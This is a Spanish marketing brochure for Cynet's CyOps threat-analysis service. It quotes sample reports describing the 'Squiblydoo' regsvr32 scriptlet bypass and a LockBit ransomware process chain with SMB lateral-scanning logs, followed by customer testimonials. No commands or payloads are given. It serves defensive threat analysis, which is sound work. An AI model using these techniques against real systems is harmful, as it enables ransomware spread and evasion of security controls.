
Analiza en profundidad las técnicas utilizadas por las variantes de malware recién descubiertas. También se proporcionan mecanismos de detección detallados para las nuevas exploits descubiertas.

EXECUTIVE SUMMARY

Analyst Name: Eran Yosef

The Cynet CyOps team had encountered a vastly used technique called “Squiblydoo,” this technique is designed to bypass security products by utilizing legitimate and known applications or files (i.e. Lolbins) that are built into the operating system by default.

In other words, “Squiblydoo” provides a way for an unapproved script to run on a machine that is setup to allow only approved scripts to run. “Squiblydoo” allows a user with normal privileges to download and execute a script which is stored on a remote server. “Squiblydoo” describes a specific usage of regsvr32.dll [LOLbin] to load a COM scriptlet directly from the internet and execute it in a way that bypasses security protections.



Ejemplo de resumen ejecutivo de un informe sobre la técnica Squiblydoo

Informes sobre malware

Las nuevas variantes de malware son analizadas y diseccionadas en su totalidad por los investigadores de CyOps.

Attack Flow

Once the file is executed, the following flow will take place:

backup.exe (4892)	SMSvcHost.exe	C:\Users\cynet\Desktop\backup.exe
Conhost.exe (5656)	Console Window Host	C:\WINDOWS\System32\Conhost.exe
cmd.exe (9092)	Windows Command Processor	C:\Windows\System32\cmd.exe
Conhost.exe (8460)	Console Window Host	C:\WINDOWS\System32\Conhost.exe
vssadmin.exe (9780)	Command Line Interface for Microsoft® ...	C:\WINDOWS\system32\vssadmin.exe
WMIC.exe (6940)	WMI Commandline Utility	C:\WINDOWS\System32\Wbem\WMIC.exe
bcdedit.exe (9144)	Boot Configuration Data Editor	C:\WINDOWS\system32\bcdedit.exe
bcdedit.exe (9232)	Boot Configuration Data Editor	C:\WINDOWS\system32\bcdedit.exe
wbadmin.exe (7048)	Command Line Interface for Microsoft® ...	C:\WINDOWS\system32\wbadmin.exe

The file scans the entire LAN network and tries to connect to the hosts via SMB port (445) to spread the malicious file all over the internal network.

1:38:0...	backup.exe	4892	TCP Connect	5.0.0.19:51350 -> 5.0.0.232:445
1:38:0...	backup.exe	4892	TCP Connect	5.0.0.19:51349 -> 5.0.0.233:445
1:38:0...	backup.exe	4892	TCP Disconnect	5.0.0.19:51350 -> 5.0.0.232:445
1:38:0...	backup.exe	4892	TCP Connect	5.0.0.19:51351 -> 5.0.0.231:445
1:38:0...	backup.exe	4892	TCP Connect	5.0.0.19:51354 -> 5.0.0.228:445
1:38:0...	backup.exe	4892	TCP Disconnect	5.0.0.19:51349 -> 5.0.0.233:445
1:38:0...	backup.exe	4892	TCP Disconnect	5.0.0.19:51351 -> 5.0.0.231:445
1:38:0...	backup.exe	4892	TCP Disconnect	5.0.0.19:51354 -> 5.0.0.228:445
1:38:0...	backup.exe	4892	TCP Connect	5.0.0.19:51357 -> 5.0.0.225:445
1:38:0...	backup.exe	4892	TCP Disconnect	5.0.0.19:51357 -> 5.0.0.225:445
1:38:0...	backup.exe	4892	TCP Connect	5.0.0.19:51373 -> 5.0.0.209:445
1:38:0...	backup.exe	4892	TCP Connect	5.0.0.19:51370 -> 5.0.0.212:445
1:38:0...	backup.exe	4892	TCP Connect	5.0.0.19:51374 -> 5.0.0.208:445
1:38:0...	backup.exe	4892	TCP Disconnect	5.0.0.19:51373 -> 5.0.0.209:445
1:38:0...	backup.exe	4892	TCP Disconnect	5.0.0.19:51374 -> 5.0.0.208:445
1:38:0...	backup.exe	4892	TCP Disconnect	5.0.0.19:51370 -> 5.0.0.212:445
1:38:0...	backup.exe	4892	TCP Connect	5.0.0.19:51375 -> 5.0.0.207:445
1:38:0...	backup.exe	4892	TCP Disconnect	5.0.0.19:51375 -> 5.0.0.207:445
1:38:0...	backup.exe	4892	TCP Connect	5.0.0.19:51505 -> 5.0.0.77:445

An instance of SVCHOST.exe is running by the process DLLhost.exe which runs with the following command to bypass the need for User Access Control when doing so:

Segmento del análisis del flujo de ataque en un informe sobre la amenaza del ransomware Lockbit

Testimonios de clientes

CATALINA

"El equipo de seguridad de CyOps de Cynet supone una gran ventaja. Está en línea las 24 horas del día, participando en la búsqueda de amenazas, alertando y ayudando en la respuesta a incidentes, sin ningún coste adicional".

Dr. Drew Bjerken,
CISO, CPO Catalina

UBI Sistemi e Servizi

"Uno de los mayores valores de Cynet es su equipo de expertos en seguridad CyOps, que está disponible las 24 horas del día, siempre que lo necesitemos. Mejoran y completan nuestras capacidades actuales de seguridad y, como CISO, esto me da tranquilidad".

Fabio Gianotti,
CISO, UBISS

המרכז הרפואי ע"ש אדית וולפסון
The Edith Wolfson Medical Center

"Desde mi punto de vista, una de las principales ventajas de la plataforma Cynet 360 es la disponibilidad de su equipo de analistas de seguridad 24 horas al día, 7 días a la semana. Saber que están disponibles en caso de que los necesitemos nos da una sensación adicional de confianza".

Israel Feinberg,
CIO, Centro Médico Wolfson

Conclusión

Una protección eficaz contra las vulneraciones debe combinar tecnologías de prevención y detección junto con una profunda supervisión y una gran experiencia en el ámbito de la ciberseguridad. El equipo de CyOps supervisa continuamente su entorno para asegurarse de que la tecnología de Cynet está optimizada, y se pone en contacto con usted de forma proactiva cuando se requiere más atención. CyOps garantiza que se llevan a cabo, de forma precisa y exhaustiva, todas las acciones de detección, investigación y respuesta adecuadas y necesarias.

Tanto si su organización tiene ya una gran experiencia en ciberseguridad pero no dispone del tiempo o el personal necesarios, como si no cuenta con la experiencia necesaria para garantizar en todo momento su protección, CyOps está aquí para ayudar. No tiene que hacerlo solo. CyOps está preparada para ampliar los recursos y conocimientos de su organización en la lucha continua contra la ciberdelincuencia.

Además, como parte de la plataforma Cynet, se beneficiará de todas las ventajas de los servicios de detección y respuesta gestionada de CyOps - sin coste adicional.

INFORMACIÓN ADICIONAL →